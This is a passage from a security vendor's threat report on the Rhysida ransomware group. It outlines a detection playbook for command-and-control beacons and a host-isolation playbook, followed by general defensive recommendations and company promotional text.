
Possible Command and Control

Command and control (C2) communication is vital for attackers, allowing them to maintain control over compromised systems. This playbook is used to detect C2 server communication. It uses a threat intelligence platform to check IP, source address, and domain reputation. It also uses entropy to detect domains with random domain names. When malicious C2 is detected, it can respond by blocking those server addresses or domains.


+ Add Action
Trigger
type: playbookEvent
text: playbookEvent
If... Then
Check for Source Address
Playbook
Check for private sources Address
If... Then
Is it Public IP?
Api
Get the Source Country
Playbook
Check for Malicious Source IP
If... Then
Is Source address Malicious?
Query
Gather network traffic data from Malicious Source
If... Then
Is there a stable incoming connection?
Case Item
Malicious Incoming Beacon
Playbook
Block Source Address
If... Then
Check for Destination Address
Playbook
Check for private destination Address
If... Then
Is it Public IP?
Api
Get the Destination Country
Playbook
Check for Malicious Destination IP
If... Then
Is Destination Malicious?
Query
Gather Network traffic data from Malicious Destination
If... Then
Is there a stable outgoing connection?
Case Item
Malicious Outgoing Beacon
Playbook
Block Source Address
End
If... Then
Check for Domain
Playbook
Check for Malicious Domain
If... Then
Is it Malicious?
Query
Gather web traffic from Malicious Domain
If... Then
Is there a stable connection to the domain
Case Item
Malicious Outgoing Beacon
Query
Check the entropy of Domain
If... Then
Check if the entropy of domain shows anomaly
Playbook
Block Domain
Annotation
Closing the playbook due to lack of necessary fields.
Stop
Stop Playbook
Else

Logpoint AgentX Isolate-Unisolate Host

Isolating the infected host is critical for stopping the progression of attacks and preventing lateral movement within a network. This playbook isolates the host from the network and prevents further damage from ransomware attacks.



RECOMMENDATIONS

Implementing a Strong Password Policy

- Rhysida groups have mainly been observed leveraging valid credentials for initial access. Therefore, it is recommended that a strong password policy be implemented. Strong password policies incorporate at least eight character strings, numbers, special characters, and uppercase and lowercase letters. Implementing complex password structures improves security by significantly lowering the risk of unauthorized access or malicious activity. Organizations should also consider enforcing policies that require users to change their passwords on a defined basis, such as every three months.

Implementing Multi-factor Authentication

- MFA can prevent unauthorized access to user accounts, even if a password is compromised. Organizations should consider implementing MFA for all user accounts, especially for remote access or cloud-based services. It is also recommended to set up MFA to perform a privileged action.

Regular Auditing of Privileged Accounts

- Auditing privileged accounts and their activities regularly is critical as these accounts have elevated access and permissions that can potentially allow malicious actors unauthorized access to sensitive data or critical systems. Without proper monitoring, privileged accounts may be misused, resulting in data breaches, system failures, and other security incidents that can cause significant harm to an organization. Furthermore, auditing privilege accounts can provide valuable insights into how these accounts are used, allowing organizations to make informed decisions about access control, resource allocation, and risk management.

Conduct Security Awareness Training Regularly

- Social engineering techniques such as phishing, smishing, pretexting, and baiting deceive employees into downloading and executing malware, disclosing confidential information, or performing unauthorized actions. To combat these threats, organizations should train employees regularly on recognizing and responding to social engineering attacks such as phishing emails, including simulated exercises that mimic real-world scenarios. These simulations assist in identifying susceptible employees, and organizations can provide them with the additional training and support they require in the future to recognize and respond to such threats.

- Furthermore, if employees suspect they have been the victim of a social engineering attack, a formal process or path should be provided for them to report it, including alerting the appropriate authorities and taking immediate steps to contain the incident and minimize any potential damage.

Keep Software and System Updated

- Organizations should update devices, browsers, and other software applications regularly. This is a critical security practice that can assist organizations in protecting systems from known vulnerabilities and cyber threats. Organizations should keep their software updated and ensure the most recent security patches and bug fixes are installed, which can help prevent potential malware infections and data breaches. Vendors' mitigations should be used if patching is unavailable or not feasible. In other cases where many security issues need to be addressed, prioritize the issues based on severity and patch or mitigate accordingly.

Block Unauthorized Remote Desktop Administrative tools

- Adversaries frequently employ Remote Desktop Administrative tools like Team Viewer and AnyDesk to blend in with the network as expected activity. Therefore, it is recommended that unauthorized remote desktop administrative tools be blocked.

RECOMMENDATIONS

Implement Network Segmentation

- Perform network segmentation to keep essential systems and sensitive data apart from the rest of the network. This helps to confine possible breaches and minimize attacker lateral movement.

Backup and Disaster Recovery Planning

- Organizations should keep regular backups of critical data to protect against data loss and security breaches. However, more than simply creating a single backup copy is required to ensure the safety of organizational data. The 3-2-1 backup policy makes three copies of critical data, stores them in two different formats or locations, and keeps one copy offsite. A comprehensive backup strategy must include an offline backup not accessible via the internet.

Enable Proper Logging and Visibility

- Proper logging, asset visibility, and system monitoring are critical components of a strong cybersecurity strategy. These measures provide an organization with a network overview and aid in detecting anomalies that may indicate a security threat. Monitoring and auditing the network regularly is critical to track user activity and traffic and identify any unusual behavior.

CONCLUSION

The Rhysida ransomware group poses a significant threat to organizations as it is targeting multiple sectors and has victims across the globe. Although the group may not have an extensive list of victims, its focus on high-profile target results has significantly impacted it. Consequently, it is imperative for organizations to proactively adapt and enhance their security measures to counter this emerging threat effectively.

Logpoint Converged SIEM includes a comprehensive set of tools and capabilities for detecting, assessing, and mitigating the impacts of Rhysida Ransomware. It enables security teams to automate essential incident response procedures, gather vital logs and data, and enhance malware detection and removal operations with features such as investigation and response playbooks and AgentX, our native endpoint agent. Logpoint Converged SIEM provides organizations with the tools and capabilities to monitor risks, build defenses, and protect against Ransomware activities like Rhysida in an ever-changing threat landscape.

At Logpoint, we remain vigilant, and we are committed to preventing such attacks by consistently researching and developing new alerts for Logpoint Converged SIEM and incorporating new playbooks to encounter such emerging threats as Rhysida. Happy Hunting!

ABOUT LOGPOINT

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit **www.logpoint.com**